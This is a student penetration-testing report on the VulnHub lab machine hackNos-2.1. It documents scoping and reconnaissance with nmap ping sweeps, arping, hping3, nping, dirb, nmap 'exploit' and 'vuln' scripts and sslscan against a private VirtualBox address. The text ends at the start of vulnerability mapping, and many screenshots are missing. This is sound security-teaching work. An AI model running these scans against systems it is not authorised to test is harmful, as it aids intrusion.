hackNos-2.1
Narrative

Candidato: Felice Ferrara

Year: 2019/2020

Summary

1. Target Scoping

1.1_ Gathering Client Requirements

This deal with accumulating information about the target environment through verbal or written communication.
In this scenario (academic), the customer is me and the system on which to run the Penetration Testing is a vulnerable system by design choosen on “vulnhub” platform.
In general, it proceeds by submitting questionnaires to the client and/or to company employees if it exists in order to make a informative analysis, but in this case we consider the informations available on “vulnhub”.

The operations will be made into controlled system called Oracle VirtualBox which offers different advantages, like the possibility of return to previous states of machine.

We follow a *“black-box”* testing approach.

1.2_ Preparing the Test Plan

Considering that we are in an academic scenario, this phase doesn’t reflect reality.
The phases covered are those listed into university course.
There aren’t any economic costs.
The Penetration Testing duration isn’t estimated.
There isn’t a “Non-Disclosure Agreement (NDA)” because of the customer and the Pentester are the same person, namely myself.

1.3_ Profiling Test Boundaries

There aren’t specific limits; we will proceed with two ways:

- Analyze and attack the system means at their disposal, namely those listed in the course.
- Identify how many more possible vulnerabilies in otder to exploit them and achieve goals.

1.4_ Defining Business Objective

There isn’t a commission from possible customer. So, the goals are thos listed according to academic supervisor.
Those goals coincide with those on the vulnhub platform.

The activity is of the type “CTF-Capture the Flag”.
So, we want to get machine access in order to read the flags.

2. Information Gathering

We collect as much information as we can about the target, for example, information about the DNS hostnames, IP Addresses, technologies and configurations used, username organizations and so on. During this phase, every piece of information gathered is considered important.

2.1_ Identifying IP Target Machine

Use of *nmap* command to identify the active host into a certain network range.
The results will have to lead to the discovery of wanted IP.

```
→  ~ nmap -sP 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 15:36 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00064s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00063s latency).
MAC Address: 08:00:27:7D:4A:0D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00072s latency).
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

We know that 10.0.2.15 is IP Kali Machine.
You can check it by running "*ifconfig*" command.

```
→  ~ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
```


The 10.0.2.1, 10.0.2.2 e 10.0.2.3 IPs are thos created by VirtualBox.
To check the availability of Target Machine, you can run "ping" command.

```
→  ~ ping -c 1 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.827 ms

--- 10.0.2.7 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.827/0.827/0.827/0.000 ms
```

No packets have been lost (0%).

2.2_ Getting Target Machine Informations


Typing the founded IP on browser search-bar




We note that Apache2 is actived.


~


We can enumerate the directories by running “dirb”.



Below are showed the results of url http://10.0.2.7/tsweb and http://10.0.2.7/tsweb/xmlrpc.php .







We can say that “Wordpress” is present.
“Wordpress” information is useful since may be present well-known *vulnerabilities*.

At the url http://10.0.2.7/server-status

> **Forbidden**
>
> You don't have permission to access this resource.
>
> ---
>
> *Apache/2.4.29 (Ubuntu) Server at 10.0.2.7 Port 80*


3. Target Discovery


We will describe the process of discovering machines on the target network.
We will be looking into topics like description of the target discovery process or the methos used to identify target machines.


3.1_ Check machine availability

“ping” command is part of Target Discovery.
In combination with it we can use the network sniffer called “Wireshark”.

As filter we set ICMP, namely the type of packet.







Others “ping” command are “arping”, “fping”, “nping” and “hping3”.
“Arping” is used to ping a host in the LAN using ARP request.

Also in this case we can use “Wireshark”.

```
→  ~ arping 10.0.2.7 -c 1
ARPING 10.0.2.7
60 bytes from 08:00:27:5f:4d:5b (10.0.2.7): index=0 time
=568.606 usec

--- 10.0.2.7 statistics ---
1 packets transmitted, 1 packets received,   0% unanswer
ed (0 extra)
rtt min/avg/max/std-dev = 0.569/0.569/0.569/0.000 ms
```

```
→  ~ fping -s 10.0.2.7
10.0.2.7 is alive

      1 targets
      1 alive
      0 unreachable
      0 unknown addresses

      0 timeouts (waiting for response)
      1 ICMP Echos sent
      1 ICMP Echo Replies received
      0 other ICMP received

 0.73 ms (min round trip time)
 0.73 ms (avg round trip time)
 0.73 ms (max round trip time)
        0.001 sec (elapsed real time)
```

"hping3" is used for TPC/IP and security testing, such as port scanning, stress testing or firewall rule testing.

```
→  ~ hping3 -1 10.0.2.7 -c 1
HPING 10.0.2.7 (eth0 10.0.2.7): icmp mode set, 28 header
s + 0 data bytes
len=46 ip=10.0.2.7 ttl=64 id=11942 icmp_seq=0 rtt=7.0 ms

--- 10.0.2.7 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet los
s
round-trip min/avg/max = 7.0/7.0/7.0 ms
```


The same results for "nping".

```
→  ~ nping -c 1 10.0.2.7

Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2020
-04-20 17:27 EDT
SENT (0.0357s) ICMP [10.0.2.15 > 10.0.2.7 Echo request (
type=8/code=0) id=2793 seq=1] IP [ttl=64 id=50653 iplen=
28 ]
RCVD (0.0363s) ICMP [10.0.2.7 > 10.0.2.15 Echo reply (ty
pe=0/code=0) id=2793 seq=1] IP [ttl=64 id=41654 iplen=28
 ]

Max rtt: 0.591ms | Min rtt: 0.591ms | Avg rtt: 0.591ms
Raw packets sent: 1 (28B) | Rcvd: 1 (46B) | Lost: 0 (0.0
0%)
Nping done: 1 IP address pinged in 1.07 seconds
```


3.2_ OS Fingerprinting

Operating System Fingerprinting.
We can find out the operating system used by the target machine.

Passive OS Fingerprinting.
p0f is used to fingerprint an operating system passively. Ic can be used to identify an operating system by analyzing the TCP packets sent during the network activities.



Active OS Fingerprinting Attivo -> “nmap”.




From the union of the results we can see that the linux version could have a version between 2.2.x and 4.9

4. Enumerating Target and Port Scanning

Process that is used to find and collect information about ports, operating systems, and services available on the target machine. This is usually done after we have discovered that the target machines are available.

4.1_ NMAP Command and SSH Service

We run nmap directly on IP




4.1.1_ SSH Service


SSH stands for “Secure Shell”. It is a protocol used to securely connect to a remote server. SSH is secure in the sense that it transfer the data encrypted from between the host and the client. It transfers inputs from the client to the host and relays back the output.

SSH runs at TCP/IP port 22.


4.1.2_ NMAP

NMAP combined with Wireshark.






“GUI” command version: “ZenMap”.



“Aggressive Scan” with NMAP.



The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs.

```
→  ~ nmap --script auth 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 16:06 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
80/tcp open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

```
→  ~ nmap --script exploit 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 10:37 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00022s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

```
→  ~ nmap --script vuln 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 10:59 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /tsweb/: Remote Desktop Web Connection
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```

“nmap -A” returns SSH version: OpenSSH. It is a Open Source version; not commercial version.
“ssh-hostkey”:
SSH clients store host keys for hosts they have ever connected to. These stored host keys are called known host keys, and the collection is often called known hosts. In OpenSSH, the

collection of known host keys is stored in /etc/ssh/known_hosts and in .ssh/known_hosts in each user's home directory.

We use “sslscan” to analyze SSL/TLS support on port 22.

```
→  ~ sslscan 10.0.2.7:22
Version: 1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 10.0.2.7

Testing SSL server 10.0.2.7 on port 22 using SNI name 10.0.2.7

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
```

SSL is present with Open Source version, TLS not.
TLS 1.0/2 Version isn’t ”heartbleed” vulnerable.

5. Vulnerability Mapping

Process of identifying and analyzing the critical security flaws in a target environment.
Sometimes it known as vulnerability asessment.
It is one of the key areas of a vulnerability management program through which the security controls of an IT infrastructure can be analyzed against known vulnerabilites.

